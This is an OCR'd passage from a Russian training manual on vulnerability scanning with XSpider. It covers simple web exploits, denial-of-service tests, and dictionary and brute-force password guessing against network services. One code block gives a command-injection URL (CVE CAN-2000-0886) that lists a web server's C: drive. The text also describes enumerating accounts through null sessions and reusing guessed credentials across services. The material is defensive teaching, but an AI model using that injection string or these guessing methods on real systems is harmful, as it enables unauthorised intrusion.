


- к выведению из строя узла или уязвимой сетевой службы.

6.3. Простые эксплойты


К категории "Простые эксплойты» относят эксплойты, использующие уязвимости, имеющиеся преимущественно в системах Web-based. Передача с помощью обычного браузера специальным образом подобранной строки и получение, например, содержимого каталога Web-сервера – вот пример такого эксплойта.

```
CVE: CAN-2000-0886
Запрос, построенный подобным образом:
http://site/scripts/test.bat"+&+dir+c:/+.com
позволяет просмотреть содержимое диска C сервера HTTP
```



6.4. Подбор учётных записей


Подбор пароля к сетевым службам методом интерактивного перебора, очевидно, тоже является разновидностью теста. Ведь, фактически, выполняется проверка уязвимости службы к подбору пароля, причём делается это путём явной атаки.




Обычно сетевые сканеры (в т. ч. и XSpider) имеют проверки, основанные на перечисленных выше категориях эксплойтов. Например, сканер может осуществлять подбор пароля к общим ресурсам Windows.

6.5. Тесты и "эксплойты" - в чём разница?

Обычно тестирование отличается от запуска «настоящего» эксплойта тем, что в качестве результата возвращается какой-либо код (например, «система уязвима») вместо, например, предоставления командной строки ОС.



Часто разработчики сканеров предоставляют простые утилиты (фактически, являющиеся эксплойтами) для тестирования узла на наличие той или иной уязвимости. Например, на сайте компании Positive Technologies можно найти утилиты для проверки узлов на наличие уязвимостей ms08-065 и ms08-067.



6.6. «Опасные» тесты или DoS-атаки

Отдельного обсуждения требуют проверки, основанные на эксплойтах, использование которых может приводить к выведению узла или службы из строя (Рис. 51). Такие проверки можно назвать «опасными» тестами.




Рис. 51 – Разновидности проверок, встроенных в сканер безопасности.

Во многих случаях выведение из строя узла или отдельной службы недопустимо. Очевидно, в сканере должна быть возможность выключения «опасных» тестов. В XSpider это регулируется опцией «проверять на известные DoS-атаки» (Рис. 52).




Рис. 52 – Параметры для настройки проверок, приводящих к выведению из строя сканируемого узла.

Если дополнительно включить опцию «Проверять на новые DoS-атаки», XSpider будет пытаться подавать на вход тестируемой службе различные значения (потенциально приводящие к выведению из строя сканируемой службы). Если переданное сканером значение параметра привело к выведению из строя сканируемой службы, проверка заканчивается положительным результатом. В качестве примера можно привести проверку на наличие уязвимости в приложении BusinessMail (её номер в каталоге CVE: CVE-2005-2472).

Эта уязвимость является следствием недостаточной обработки параметров команд "HELO" и "MAIL FROM:" и приводит к возможности создания ситуации «отказа в обслуживании».

Хотя XSpider находит данную уязвимость по косвенным признакам, если включить опцию «Проверять на новые DoS-атаки», данная уязвимость будет найдена путём явной атаки с выведением сервиса из строя.

6.7. Подбор учётных записей

6.7.1. Постановка задачи

С точки зрения сетевого сканера подбор пароля – это одна из проверок, выполняемых путём явной атаки, т. е. тест (см. выше). Подбор пароля осуществляется дистанционно, т. е. по сети путём подключения к соответствующей сетевой службе.

Процесс подбора паролей может осуществляться различными методами:

- Атака по словарю (dictionary attack). Это наиболее быстрый способ, при котором используются наиболее распространённые слова из словаря (текстового файла).
- Гибридная атака (hybrid attack). В этом случае к словам из словаря добавляются подстановки последовательностей букв или цифр (password1, password2), иногда буквы слова из словаря заменяются цифрами или спецсимволами (micro$oft, 40in).
- Атака последовательным перебором (brute force). Это наиболее надёжный способ получения паролей, поскольку он предполагает перебор всех вариантов. Теоретически любой пароль может быть получен таким методом, но на практике для этого может потребоваться значительное время. Однако часто это время меньше того, которое установлено политикой безопасности для смены пароля. Кроме того, задача восстановления пароля может быть распределена по нескольким узлам.

Оценка стойкости паролей может выполняться и на уровне узла (в режиме аудита), поскольку в этом случае не составляет труда получить доступ к хранилищу хэшей паролей. Для сетевого сканера эта задача превращается в попытки удалённого подбора паролей (по сети).




Рис. 53. Подбор учётных записей к сетевым службам

Этот способ имеет следующие недостатки:

- низкая скорость перебора (так как требуется сетевое подключение);
- возможность блокировки учётных записей пользователей.

Поэтому в сканерах сетевого уровня подбор паролей обычно ограничивается именами и паролями по умолчанию (наиболее распространёнными комбинациями) и подбором по словарю.

6.7.2. Возможности XSpider

В XSpider подбор учётных записей и паролей в том или ином виде реализован для следующих сетевых служб [7]:

- Протоколы электронной почты
  - SMTP
  - POP3

- Службы передачи файлов
  - NetBIOS/SMB
  - FTP
  - HTTP
- Протоколы удаленного управления
  - Telnet
  - SNMP
  - Microsoft RDP
  - SSH
  - Radmin
  - VNC
- Базы данных
  - Microsoft SQL
  - Oracle
  - MySQL

6.7.3. Настройка профиля сканирования

Подбор учётных записей и паролей регулируется следующими параметрами профиля сканирования (Рис. 54).




Рис. 54. Типичные настройки механизма подбора учётных записей

Чтобы задействовать подбор учётных записей или паролей для той или иной службы, необходимо включить соответствующую опцию в профиле сканирования. Например, для того чтобы XSpider подбирал пароль к сервису FTP, необходимо включить опцию «Подбирать логин и пароль по словарю» для сервиса FTP. В этом случае подбор будет осуществляться по выбранным словарям.

Словари представляют собой объекты-справочники, их можно найти, если открыть вкладку «Справочники» (Рис. 55).




Рис. 55. Справочники, используемые в ходе подбора

Справочники, используемые в ходе подбора учётных записей, могут быть трёх типов:

- Пароли
- Логины
- Комбинированный

Для большинства сетевых сервисов подбор учётных записей осуществляется с использованием двух словарей: логинов и паролей.

Для некоторых сервисов подбор осуществляется по комбинированному словарю, например, для сервиса RDP (Рис. 56).




Рис. 56. Параметры подбора учётных записей для сервиса RDP

6.7.4. Порядок подбора паролей сканером XSpider

В ходе выполнения проверок по подбору пароля используется следующая последовательность действий:

1) Обнаружение сетевой службы (для которой задействован подбор паролей)
2) Построение списка учётных записей
3) Выбор механизма аутентификации (из числа поддерживаемых объектом сканирования)
4) Подбор пароля

На первом этапе, в ходе идентификации сервисов и приложений, XSpider обнаруживает сетевую службу, для которой в профиле задействован подбор паролей. Затем строится список учетных записей, для которых будет производиться подбор паролей. Этот список формируется на основе встроенных данных, словарей логинов (если эта опция задействована) и ранее обнаруженных «логинов». Для сбора учетных записей пользователей могут использоваться различные механизмы, такие как «нулевой сеанс» в ОС Windows.

На третьем шаге определяется поддерживаемый объектом сканирования механизм аутентификации. Если поддерживается несколько методов, выбирается наиболее эффективный с точки зрения подбора.

Наконец, далее следует непосредственно подбор пароля. Результаты проверок передаются между модулями подбора для различных протоколов. Например, если при работе с NetBIOS был получен

список пользователей и подобран пароль пользователя user, эти данные будут использованы в ходе подбора паролей к службе RDP данного сервера.

6.7.5. Итоговая таблица

В следующей таблице представлена сводная информация о возможностях сканера XSpider по подбору паролей к сетевым службам в режиме сканирования PenTest.


Сетевая служба	**Возможности XSpider**	**Протоколы аутентификации**	**Словари**
SMTP	Подбор имени и пароля	AUTH PLAIN, CRAM-MD5, NTLM	Логины и пароли
POP3	Подбор имени и пароля	User/Pass	Логины и пароли
NetBIOS/SMB	Получение или подбор имен, подбор паролей	LM, NTLM, NTLMv2	Логины и пароли
FTP	Подбор имени и пароля	User/Pass	Логины и пароли
HTTP	Подбор имени и пароля	Basic	Логины и пароли
Telnet	Подбор имени и пароля	User/Pass	Логины и пароли
SNMP	Подбор строки community	SNMPv1	Справочник имён подключений
Microsoft RDP	Подбор имени, подбор пароля	Windows 2000/XP/2003	Логины, пароли, комбинированный
SSH	Подбор имени и пароля	user/pass, keys	Логины, пароли, комбинированный
MS SQL	Подбор имени и пароля	SQL Server Auth	Логины и пароли
Oracle	Подбор имени и пароля	Builtin	Логины, пароли, комбинированный
MySQL	Подбор имени и пароля	Builtin	Логины и пароли

6.8. Практическая работа 6. Подбор учётных записей

